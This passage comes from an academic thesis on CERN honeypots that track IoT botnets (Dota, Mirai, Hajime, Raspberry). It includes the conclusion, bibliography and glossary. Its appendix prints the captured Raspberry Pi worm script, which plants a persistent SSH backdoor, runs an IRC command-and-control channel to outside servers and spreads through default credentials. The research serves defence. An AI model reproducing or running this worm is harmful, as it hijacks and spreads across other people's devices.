


Figure 5.15: Localisation and ratio per million of inhabitants of infected devices detected by both honeypots.

Chapter 6

Conclusion

In this thesis, we studied how unsecured devices connected to the Internet (such as IoT) are under a constant threat of being exploited by malicious actors. To do so, we used honeypots i.e., easily exploitable decoy systems that log every user's interactions. Two of these machines were already deployed in a past project on CERN's Global Purpose Network. We also deployed two external honeypots running the Cowrie software; one on CERN's external network (HP_ext) and another on a lambda server located in Germany (HP_vext).

The logs of the internal honeypots revealed two main issues on the CERN internal network. The first was a privacy issue, as many legitimate CERN users logged into the honeypot by mistake using their CERN credentials, recorded in plaintext in the honeypot's logs. The second problem was an issue with CERN's firewall; When an IP address got unallocated, a small time frame between the firewall rules updates allowed many malicious intrusions on our honeypots from sources external to CERN's GPN.

Our two externally deployed honeypots gave us valuable insight into cybersecurity risks that appear once a system, for example, an IoT device, is exposed to the Internet without taking any security measures such as firewalls. We observed a glimpse of the global threat landscape and how malicious actors corrupt different systems and harness them. In a period where the number of IoT devices keeps drastically increasing, having up-to-date information on the threat landscape is very valuable and gives insight on how to secure them best. In this study, using two honeypots running the Cowrie software over two and three months, we detected more than 34'000 infected devices/systems. Of those, at least 10'800 were identified as belonging to various known botnets. We studied these botnets and tracked their individual behavior, modus operandi, and evolution.

The first botnet that caught our attention was a cryptocurrency mining botnet discovered around 2019 called "Dota". Although some slight differences were observed between our samples and the 2019 analysis of the malware [10], its core remains, and its spreading mechanism did not change. We found no estimation of the number of infected systems belonging to the Dota botnet, but we observed a hundred new ones daily. By the end of our observation period on the honeypots, we

surveyed over 9100 devices enslaved by the Dota botnet. Their geographic location was correlated with the repartition of IoT devices per country. Singapore and Hongkong were the most touched, with 174 and 138 devices per million inhabitants, respectively. Clearly, this botnet still represents an important threat to the internet.

The "Mirai" botnet, maybe one of the most notorious, also showed up on many occasions in the honeypot logs. Contrary to Dota, the Mirai botnets we observed were smaller in size. Because of the disclosure of its code, many malicious actors adapted Mirai to their needs, sometimes by substantial portions of it. However, we were able to group the attacks of Mirai botnets into different clusters using various indices such as the credentials used to brute force the access or the IP of the loading server used to download executables. Overall we observed at least 25 different Mirai variants, noting that most of these contained only one to two infected devices.

There was also significant activity from a botnet we labeled "Raspberry" one because it mainly targeted Raspberry Pi devices running Raspbian OS. Our honeypots detected 120 IP addresses that attempted to infect our decoys using the same scripts, ensuring continued access by always using the same SSH key. Their geo-location revealed that the most infected countries were Germany (21 devices), France (20), and the United States (18).

A few attacks targeted the Hive OS platform, a monitoring and management tool for cryptocurrency mining. Overall, both our honeypots detected 43 intrusions on a daily average. Every day, almost all the source IP addresses of these attacks were the same on both our honeypots.

The last botnet studied in this thesis was the "Hajime" botnet, an Internet worm that targets embedded IoT devices. While Mirai is a simple and aggressive botnet, Hajime is a sophisticated malware with unclear motives which, at its peak, infected more than 380'000 IoT devices [11]. Both honeypots identified, on average, between 7 and 8 new bots connections per day, but we detected no attacks. According to its creator, Hajime should be considered a "white hat", helpful in securing systems. Our data assigned over 1200 worldwide different source IP addresses to this botnet [32]. With the help of P. Geenens, director of threat intelligence at Radware, we obtained more information on this botnet, such as the number of infected devices their team discovered in 2017 and the devices' distribution worldwide [32]. Using the Urlhaus website data [43], we observed a growth in the size of Hajime in mid-June 2022, which could have been correlated with the decline of the size of another botnet, "Mozi". According to P. Geenens, one hypothesis could be that the original Hajime author could have been refueling his project aiming to root out Mozi. We did not observe a similar sudden growth of Hajime bots on our side.

The geolocation of the source IP addresses captured on both external honeypots revealed that China, the United States, and South Korea have the most significant absolute number of infected devices. Although there is a correlation between a country's population and its number of infected devices, the country's wealth cannot be neglected, which leads to a higher number of IoT devices per inhabitant. We observed almost as many infected devices coming from India as Singapore, even though the former has nearly 232 times more inhabitants than the latter. When normalizing these numbers by the country's number of inhabitants, it turned out that Singapore, Hong Kong, and

South Korea had the most significant number of infected devices per inhabitant.

Finally, the data collected on both honeypots did not allow us to conclude whether an exposed device hosted on the CERN network will be more targeted on average than another system hosted elsewhere. Although our honeypot hosted on CERN external network (HP_ext) detected more connection attempts and malware uploads, using only one other honeypot (HP_vext) to compare was not enough to confirm or deny this research question. Furthermore, the two and three months of capturing log periods were probably too short for a clear comparison.

6.1 Future Work

In order to obtain a better comprehension of whether CERN's external honeypot is more targeted, running the same experience with many more honeypots distributed around the world with the same traffic rules could be a possible continuation of this project. Concerning the Mirai botnet, a possible future work would be to create a robust classification system to create clusters of the different variants. This would require a deeper malware analysis of the files uploaded. Concerning the Hajime botnet, the classification has only been made by looking at the commands entered by the infected devices. Implementing the unknown command of the Hajime dropper seen in Section 5.4 in the Cowrie honeypot would be useful not only to be able to make sure that the intrusion can really be attributed to the real Hajime botnet but also to be able to investigate the malware once uploaded.

Bibliography

- [1] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. “Understanding the Mirai Botnet”. In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, Aug. 2017, pp. 1093–1110. ISBN: 978-1-931971-40-9. URL: <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis>.
- [2] Melike Başer, Ebu Yusuf Güven, and Muhammed Ali Aydın. “SSH and Telnet Protocols Attack Analysis Using Honeypot Technique: Analysis of SSH AND TELNET Honeypot”. In: *2021 6th International Conference on Computer Science and Engineering (UBMK)*. 2021, pp. 806–811. DOI: 10.1109/UBMK52708.2021.9558948.
- [3] Tim Britton, Ian Liu-Johnston, Ian Cugnière, Swati Gupta, Danton Rodriguez, Julien Barbier, and Sebastien Tricaud. “Analysis of 24 Hours Internet Attacks”. In: (2019). URL: <https://fr.scribd.com/document/474868690/THP-Paper-Bots-Keep-Talking-To-Us>.
- [4] Fabiola Buschendorf. “Honeypot Resurrection - Redesign of CERN’s Security Honeypots”. In: Sept. 2018.
- [5] Tong Cao, Jiangshan Yu, Jérémie Decouchant, Xiapu Luo, and Paulo Verissimo. “Exploring the Monero Peer-to-Peer Network”. In: *Financial Cryptography and Data Security*. Ed. by Joseph Bonneau and Nadia Heninger. Cham: Springer International Publishing, 2020, pp. 578–594. ISBN: 978-3-030-51280-4.
- [6] *ContainerSSH Github repository*. <https://github.com/containerssh/containerssh>. Accessed: 2022-03-12.
- [7] *countercraftsec.com*. <https://www.countercraftsec.com/blog/post/dota3-malware-again-and-again/>. Accessed: 2022-05-25.
- [8] *dataprot.net*. <https://dataprot.net/statistics/iot-statistics/>. Accessed: 2022-05-23.
- [9] *datareportal.com*. <https://datareportal.com/global-digital-overview>. Accessed: 2022-03-31.
- [10] *dota-malware.news*. <https://malware.news/t/dota-campaign-analyzing-a-coin-mining-and-remote-access-hybrid-campaign/30326>. Accessed: 2022-06-25.

- [11] TSam Edwards and Ioannis Profetis. “Hajime: Analysis of a decentralized internet worm for IoT devices”. In: (2016).
- [12] *elie.net*. <https://elie.net/blog/security/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/#toc-3>. Accessed: 2022-04-13.
- [13] Keisuke Furumoto, Mitsuhiro Umizaki, Akira Fujita, Takahiko Nagata, Takeshi Takahashi, and Daisuke Inoue. “Extracting Threat Intelligence Related IoT Botnet From Latest Dark Web Data Collection”. In: *2021 IEEE International Conferences on Internet of Things (iThings) and IEEE Green Computing Communications (GreenCom) and IEEE Cyber, Physical Social Computing (CPSCom) and IEEE Smart Data (SmartData) and IEEE Congress on Cybermatics (Cybermatics)*. 2021, pp. 138–145. DOI: 10.1109/iThings-GreenCom-CPSCom-SmartData-Cybermatics53846.2021.00034.
- [14] Vikas Hassija, Vinay Chamola, Vikas Saxena, Divyansh Jain, Pranav Goyal, and Biplab Sikdar. “A Survey on IoT Security: Application Areas, Security Threats, and Solution Architectures”. In: *IEEE Access* 7 (2019), pp. 82721–82743. DOI: 10.1109/ACCESS.2019.2924045.
- [15] *Internet Storm Center*. <https://dshield.org/ssh.html>. Accessed: 2022-04-12.
- [16] *internethalloffame*. <https://www.internethalloffame.org/brief-history-internet>. Accessed: 2022-06-23.
- [17] *internetlivestats.com*. <https://www.internetlivestats.com/total-number-of-websites/>. Accessed: 2022-03-31.
- [18] *Joesandbox.com*. <https://www.joesandbox.com/analysis/570104/0/html>. Accessed: 2022-06-06.
- [19] Georgios Kambourakis, Constantinos Kolias, and Angelos Stavrou. “The Mirai botnet and the IoT Zombie Armies”. In: *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*. 2017, pp. 267–272. DOI: 10.1109/MILCOM.2017.8170867.
- [20] Radhesh Krishnan Konoth, Rolf van Wegberg, Veelasha Moonsamy, and Herbert Bos. “Malicious cryptocurrency miners: Status and Outlook”. In: *CoRR* abs/1901.10794 (2019). arXiv: 1901.10794. URL: <http://arxiv.org/abs/1901.10794>.
- [21] W. W. (Writer) Larry David and D. D. (Director) Art Wolff. *Seinfeld*. [Television broadcast] US, 1989. URL: <https://www.bnnvara.nl/depsychoshow/artikelen/waarom-hebben-we-persoonlijke-ruimte>.
- [22] Rasmi Vlad Mahmoud and Jens Pedersen. “Deploying a University Honeypot: A case study”. In: Sept. 2019.
- [23] Joel Margolis, Tae Tom Oh, Suyash Jadhav, Young Ho Kim, and Jeong Noyo Kim. “An In-Depth Analysis of the Mirai Botnet”. In: *2017 International Conference on Software Security and Assurance (ICSSA)*. 2017, pp. 6–12. DOI: 10.1109/ICSSA.2017.12.
- [24] Malte Möser, Kyle Soska, Ethan Heilman, Kevin Lee, Henry Heffan, Shashvat Srivastava, Kyle Hogan, Jason Hennessey, Andrew Miller, Arvind Narayanan, and Nicolas Christin. “An Empirical Analysis of Traceability in the Monero Blockchain”. In: *Proceedings on Privacy Enhancing Technologies* 2018 (June 2018), pp. 143–163. DOI: 10.1515/popets-2018-0025.

- [25] *Mozi, Another Botnet Using DHT*. <https://blog.netlab.360.com/mozi-another-botnet-using-dht/>. Accessed: 2022-06-07. 2019.
- [26] Satoshi Nakamoto. *Bitcoin: A peer-to-peer electronic cash system*. 2009. URL: <http://www.bitcoin.org/bitcoin.pdf>.
- [27] *Netlab360*. <https://data.netlab.360.com/hajime/>. Accessed: 2022-06-23.
- [28] Michel Oosterhof. *Cowrie*. <https://github.com/cowrie/cowrie>. 2015.
- [29] Pascal Oser, Frank Kargl, and Stefan Lüders. “Identifying Devices of the Internet of Things Using Machine Learning on Clock Characteristics”. In: *Security, Privacy, and Anonymity in Computation, Communication, and Storage*. Ed. by Guojun Wang, Jinjun Chen, and Laurence T. Yang. Cham: Springer International Publishing, 2018, pp. 417–427. ISBN: 978-3-030-05345-1.
- [30] Radware Pascal Geenens. *HAJIME – EVERYTHING YOU WANTED TO KNOW BUT WERE AFRAID TO DISCOVER*. Radware. 2018. URL: https://www.infopoint-security.de/media/Botnet_Hajime_Radware_Analyse.pdf.
- [31] Amit Porat, Avneesh Pratap, Parth Shah, and Vinit Adkar. “Blockchain Consensus : An analysis of Proof-of-Work and its applications”. In: 2017.
- [32] Radware. *The Rise of the Botnets: Mirai Hajime*. <https://www.radware.com/security/iot/iot-insights/rise-of-botnets-mirai-hajime/>. Accessed: 2022-07-25.
- [33] *raspberrypi malware*. <https://malware.news/t/code-analysis-of-basic-cryptominer-malware/30325>. Accessed: 2022-06-07.
- [34] Radware Ron Winward. *Mirai Inside of an IoT Botnet*. Youtube. 2017. URL: <https://www.youtube.com/watch?v=5fVBB840iAo>.
- [35] *scanner.c*. <https://github.com/jgamblin/Mirai-Source-Code/blob/3273043e1ef9c0bb41bd9fcdc5317f7b797a2a94/mirai/bot/scanner.c#L124>. Accessed: 2022-06-07.
- [36] Eryk Schiller, Andy Aidoo, Jara Fuhrer, Jonathan Stahl, Michael Ziörjen, and Burkhard Stiller. “Landscape of IoT security”. In: *Computer Science Review* 44 (2022), p. 100467. ISSN: 1574-0137. DOI: <https://doi.org/10.1016/j.cosrev.2022.100467>. URL: <https://www.sciencedirect.com/science/article/pii/S1574013722000120>.
- [37] *securityaffairs.co Moobot article*. <https://securityaffairs.co/wordpress/125409/malware/moobot-botnet-hikvision.html>. Accessed: 2022-03-31.
- [38] Michele Spagnuolo, Federico Maggi, and Stefano Zanero. “BitIodine: Extracting Intelligence from the Bitcoin Network”. In: vol. 8437. Mar. 2014, pp. 457–468. ISBN: 978-3-662-45471-8. DOI: 10.1007/978-3-662-45472-5_29.
- [39] Clifford Stoll. *The Cuckoo’s Egg: Tracking a Spy Through the Maze of Computer Espionage*. Gallery Books, 1989.
- [40] *The Mostly Dead Mozi and Its’ Lingering Bots*. <https://blog.netlab.360.com/the-mostly-dead-mozi-and-its-lingering-bots/>. Accessed: 2022-07-07. 2021.

- [41] *The source code behind the Mirai botnet*. <https://securityaffairs.co/wordpress/51868/cyber-crime/mirai-botnet-source-code.html>. Accessed: 2022-06-02.
- [42] *trellix.com*. <https://www.trellix.com/en-us/threat-center.html>. Accessed: 2022-04-20.
- [43] *urlhaus.abuse.ch*. <https://urlhaus.abuse.ch/browse/>. Accessed: 2022-05-31.
- [44] *virustotal.com*. <https://www.virustotal.com/gui/>. Accessed: 2022-02-31.
- [45] An Wang, Wentao Chang, Songqing Chen, and Aziz Mohaisen. “Delving Into Internet DDoS Attacks by Botnets: Characterization and Analysis”. In: *IEEE/ACM Transactions on Networking* 26.6 (2018), pp. 2843–2855. DOI: 10.1109/TNET.2018.2874896.
- [46] *wesitessetup.org*. <https://websitesetup.org/news/how-many-websites-are-there/>. Accessed: 2022-04-19.
- [47] Xiaolu Zhang, Oren Upton, Nicole Lang Beebe, and Kim-Kwang Raymond Choo. “IoT Botnet Forensics: A Comprehensive Digital Forensic Case Study on Mirai Botnet Servers”. In: *Forensic Science International: Digital Investigation* 32 (2020), p. 300926. ISSN: 2666-2817. DOI: <https://doi.org/10.1016/j.fsidi.2020.300926>. URL: <https://www.sciencedirect.com/science/article/pii/S2666281720300214>.

Appendix A

Glossary

This chapter explains the essential tools and notions required for comprehending this study. It will cover the main aspects of honeypots, such as their level of interaction, a short definition of Botnets and IoT devices, and a brief introduction to the cryptocurrency mining mechanism and their proof of work.

A.1 Honeypots

In 1986, the astronomer and computer enthusiast Clifford Stoll managed computers at Lawrence Berkeley National Laboratory (LBNL) and was put in charge of fixing a minor accounting error worth 75 cents. He managed to trace it back to an unauthorized user spending some computer time without paying for it. From this followed a captivating investigation described in a book published three years later: "The Cuckoo's Egg" [39]. Without giving away the story's conclusion, there was one trick that helped him catch the intruder: he implemented a trap, a realistic computer system that would appear to contain enticing content for a malicious actor. This was one of, if not the first, an instance of a cybersecurity honeypot.

Honeypots are decoy servers that help security engineers to analyze and detect new cyber attacks. Two essential types of honeypots exist, *Research* and *Production*. The former is used to gather information concerning the intruders and their intentions. The latter is usually deployed to increase the security inside of a production network. Furthermore, this honeypot helps decrease the odds of a company being compromised by allowing it to detect the intrusion beforehand. In this project, we consider our honeypots to be deployed mainly on the research side, although our internal honeypot will also play the role of a production honeypot.

Another important distinction between different honeypots is their level of interaction (Table A.1). The level of interaction is defined as the amount of control an intruder is allowed to have to take over a host once they gain access to it. A low-interaction honeypot only lets an attacker execute

a small list of commands. This makes the honeypot safer and cheaper in terms of deployment and maintenance. On the other hand, a high interaction honeypot provides more information on the attackers and their objectives. Because it allows for more possible executable commands, this honeypot makes the system seem more realistic. However, deploying a high interaction honeypot should be done with extreme care to avoid possible access to the host system. Finally, medium-interaction honeypots exist that are a compromise, allowing an easy deployment with limited risk while still collecting a good amount of information.

Interaction-level	Low	Medium	High
Real OS	No	No	Yes
Setup	Easy	Easy	Complex
Maintenance	Easy	Easy	Time Consuming
Danger	Low	Medium	High
Data Collected	Limited	Medium	High

Table A.1: Comparison table between the different levels of honeypots interactions [22]

A.2 IoT Devices

Internet of Things devices (IoT) help us daily in many fields such as industrial automation, health care, transportation, or home automation. In 2021, the number of active IoT systems estimated was around 10 billion and is predicted to reach 25 billion by the end of the decade [8]. However, having such an increase in Internet-connected devices has brought many cybersecurity concerns. Usually accessible using the SSH or Telnet protocol by their owner for configuration change or updates, too many of those objects use easily publicly accessible default credentials. This allows malicious actors to take control of them with ease. The attackers can then exploit these systems and profit from them in many different ways [2].

IoT device manufacturers often neglect the cybersecurity aspect of the objects they produce. Because these should be easy to set up and use, adding a simple security layer such as password authentication can quickly get in the way of a smooth user experience. Furthermore, their goal is to make the device as cheap and accessible as possible. These devices are equipped with wireless connectivity, sensors, and many more features. But if a default password is used and the device asks the user to change it on the initial setup, many customers will put a simple one out of laziness or even keep the default factory password [36].

A.3 Botnets

A Bot (short-term for robot) can be defined as an automated system repeatedly performing benign or malicious activity. A botnet is a collection of Internet-connected bots such as PCs, mobile

devices, or IoT devices that can be controlled remotely by a "botmaster". Botnets are often used for malicious reasons, including spam, phishing campaigns, DDoS attacks, click fraud, and many more. Infected bots usually answer to a command and control server for instructions or updates [47]. However, more sophisticated botnets can rely on the Distributed Hash Table protocol to create a peer-to-peer network between the infected devices [25]. This upgrade makes the botnet harder to take down, as there is no command and control server responsible for spreading the malware that can be shut down. This was the case for the Mozi botnet, a Chinese botnet striking mostly Japanese servers which infected around 1.5 million devices. It was first detected in September 2019, and Chinese law enforcement took the malware's authors into custody in 2021. After their arrest, there was no solution to clear the Internet of the botnet, and to this day, even if the botnet size diminishes, some bots keep infecting new devices, which might keep Mozi alive for a long time [40].

A.4 Bitcoin

Bitcoin (BTC) appeared in 2009 and became the world's first decentralized cryptocurrency. Online transactions became possible without the intervention of a trusted third party, thanks to the design of a distributed ledger, the block-chain [26]. Transactions suddenly could be validated using a proof of work mechanism by miners [31]. Briefly, a block is validated once a miner finds a nonce that, once it is hashed together with the current block, gives a number smaller than an arbitrary target value and is published by the miner. Finding this nonce can be complex, even more with the increasing number of miners. To keep the rate at which nonces are discovered independent of the number of miners, the target hash value is diminished proportionally to the number of systems trying to find it. Each time a miner successfully brute forces it, he is rewarded by 6.25 BTC [26]¹. Miners usually aggregate in pools with others to increase their joined computing power. In the case of a successful nonce, the rewards get shared within the group proportionally to the computing power each member brought.

Until 2014, it was cost-effective to mine cryptocurrency using a simple CPU on a standard computer. Because of this, malicious actors used botnets to spread Bitcoin mining malware across other people's devices so that they would mine cryptocurrency for them and bring profits without any cost. However, this mining quickly became too difficult for the infected devices, and the profits that botnets could gain diminished [20]. Another drawback of this approach was the traceability of the Bitcoin that malicious actors acquired this way. A malicious actor's wallet's public address cannot necessarily be linked to their real-life identity. However, because Bitcoin is based on a public and distributed blockchain, changing the BTC in other classical currencies such as US Dollars and withdrawing it while keeping anonymity could be tricky [38].

¹The reward is divided by two every four years. This value in BTC currently corresponds to roughly \$180,000 (16.05.2022)

A.5 Monero

Monero has been since 2019 the leading privacy-preserving cryptocurrency [5]. This is because it uses a variant of Bitcoin's "proof-of-work" hashing algorithm to obscure transactions. Despite some weaknesses that have been identified [24], Monero is still a first choice cryptocurrency for its privacy-preserving attributes and mining Monero on a less powerful CPU such as an IoT device can still be profitable when joined to mining pools. Therefore, mining Monero using a botnet of IoTs can be highly lucrative and attractive for malicious actors.

Appendix B

Code

B.1 Raspberry Pi Botnet Source Code

```

0. C0755 4745 DoFduqnf
1. #!/bin/bash
2.
3. MYSELF=`realpath $0`
4. DEBUG=/dev/null
5. echo $MYSELF >> $DEBUG
6.
7. if [ "$EUID" -ne 0 ]
8. then
9.     NEWMYSELF=`mktemp -u 'XXXXXXXX'`
10.    sudo cp $MYSELF /opt/$NEWMYSELF
11.    sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
12.    sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"
13.    sudo sh -c "echo 'exit 0' >> /etc/rc.local"
14.    sleep 1
15.    sudo reboot
16. else
17. TMP1=`mktemp`
18. echo $TMP1 >> $DEBUG
19.
20. killall bins.sh
21. killall minerd
22. killall node
23. killall nodejs
24. killall ktx-armv4l
25. killall ktx-i586
26. killall ktx-m68k
27. killall ktx-mips
28. killall ktx-mipsel
29. killall ktx-powerpc
30. killall ktx-sh4
31. killall ktx-sparc
32. killall arm5
33. killall zmap
34. killall kaiten
35. killall perl
36.
37. echo "127.0.0.1 bins.deutschland-zahlung.eu" >> /etc/hosts
38. rm -rf /root/.bashrc
39. rm -rf /home/pi/.bashrc
40.
41. usermod -p \$6\`$vGkGPKUr\`$heqv0[...]DeR1 pi

```

```

42.
43. mkdir -p /root/.ssh
44. echo "ssh-rsa AAAAB3Nz[...]B6B" >> /root/.ssh/authorized_keys
45.
46. echo "nameserver 8.8.8.8" >> /etc/resolv.conf
47. rm -rf /tmp/ktx*
48. rm -rf /tmp/cpuminer-multi
49. rm -rf /var/tmp/kaiten
50.
51. cat > /tmp/public.pem <<EOFMARKER
52. -----BEGIN PUBLIC KEY-----
53. MIGfMAOGC[...]IDAQAB
54. -----END PUBLIC KEY-----
55. EOFMARKER
56.
57. BOT=`mktemp -u 'XXXXXXXX'`
58.
59. cat > /tmp/$BOT <<'EOFMARKER'
60. #!/bin/bash
61.
62. SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`
63. NICK=a${SYS:24}
64. while [ true ]; do
65.
66.     arr[0]="ix1.undernet.org"
67.     arr[1]="ix2.undernet.org"
68.     arr[2]="Ashburn.Va.Us.UnderNet.org"
69.     arr[3]="Bucharest.R0.EU.Undernet.Org"
70.     arr[4]="Budapest.HU.EU.UnderNet.org"
71.     arr[5]="Chicago.IL.US.Undernet.org"
72.     rand=$((RANDOM % 6))
73.     svr=${arr[$rand]}
74.
75.     eval 'exec 3<>/dev/tcp/$svr/6667;'
76.     if [[ ! "$?" -eq 0 ]] ; then
77.         continue
78.     fi
79.
80.     echo $NICK
81.
82.     eval 'printf "NICK $NICK
83. " >&3;'

```

```

84.         if [[ ! "$?" -eq 0 ]] ; then
85.             continue
86.         fi
87.         eval 'printf "USER user 8 * :IRC hi
88. " "&3;'
89.         if [[ ! "$?" -eq 0 ]] ; then
90.             continue
91.         fi
92.
93.         # Main loop
94.         while [ true ]; do
95.             eval "read msg_in <&3;"
96.
97.             if [[ ! "$?" -eq 0 ]] ; then
98.                 break
99.             fi
100.
101.             if [[ "$msg_in" =~ "PING" ]] ; then
102.                 printf "PONG %s
103. " "${msg_in:5}";
104.                 eval 'printf "PONG %s
105. " "${msg_in:5}" "&3;'
106.                 if [[ ! "$?" -eq 0 ]] ; then
107.                     break
108.                 fi
109.                 sleep 1
110.                 eval 'printf "JOIN #biret
111. " "&3;'
112.                 if [[ ! "$?" -eq 0 ]] ; then
113.                     break
114.                 fi
115.                 elif [[ "$msg_in" =~ "PRIVMSG" ]] ; then
116.                     privmsg_h=$(echo $msg_in| cut -d':' -f 3)
117.                     privmsg_data=$(echo $msg_in| cut -d':' -f 4)
118.                     privmsg_nick=$(echo $msg_in| cut -d':' -f 2 | cut
↪ -d'!' -f 1)
119.
120.                     hash=`echo $privmsg_data | base64 -d -i | md5sum |
↪ awk -F' ' '{print $1}'`
121.                     sign=`echo $privmsg_h | base64 -d -i | openssl
↪ rsautl -verify -inkey /tmp/public.pem -pubin`
122.

```

```

123.             if [[ "$sign" == "$hash" ]] ; then
124.                 CMD=`echo $privmsg_data | base64 -d -i`
125.                 RES=`bash -c "$CMD" | base64 -w 0`
126.                 eval 'printf "PRIVMSG $privmsg_nick :$RES
127. " ">&3;'
128.                 if [[ ! "$?" -eq 0 ]] ; then
129.                     break
130.                 fi
131.             fi
132.         fi
133.     done
134. done
135. EOFMARKER
136.
137. chmod +x /tmp/$BOT
138. nohup /tmp/$BOT 2>&1 > /tmp/bot.log &
139. rm /tmp/nohup.log -rf
140. rm -rf nohup.out
141. sleep 3
142. rm -rf /tmp/$BOT
143.
144. NAME=`mktemp -u 'XXXXXXXX'`
145.
146. date > /tmp/.s
147.
148. apt-get update -y --force-yes
149. apt-get install zmap sshpass -y --force-yes
150.
151. while [ true ]; do
152.     FILE=`mktemp`
153.     zmap -p 22 -o $FILE -n 100000
154.     killall ssh scp
155.     for IP in `cat $FILE`
156.     do
157.         sshpass -praspberry scp -o ConnectTimeout=6 -o
↪ NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o
↪ UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF
↪ pi@$IP:/tmp/$NAME && echo $IP >> /opt/.r && sshpass -praspberry ssh pi@$IP
↪ -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o
↪ PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o
↪ StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c ./ $NAME" &

```

```

158.          sshpass -praspberryraspberry993311 scp -o ConnectTimeout=6
↳ -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o
↳ UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF
↳ pi@$IP:/tmp/$NAME && echo $IP >> /opt/.r && sshpass
↳ -praspberryraspberry993311 ssh pi@$IP -o ConnectTimeout=6 -o
↳ NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o
↳ UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd /tmp && chmod
↳ +x $NAME && bash -c ./ $NAME" &
159.          done
160.          rm -rf $FILE
161.          sleep 10
162. done
163.
164. fi

```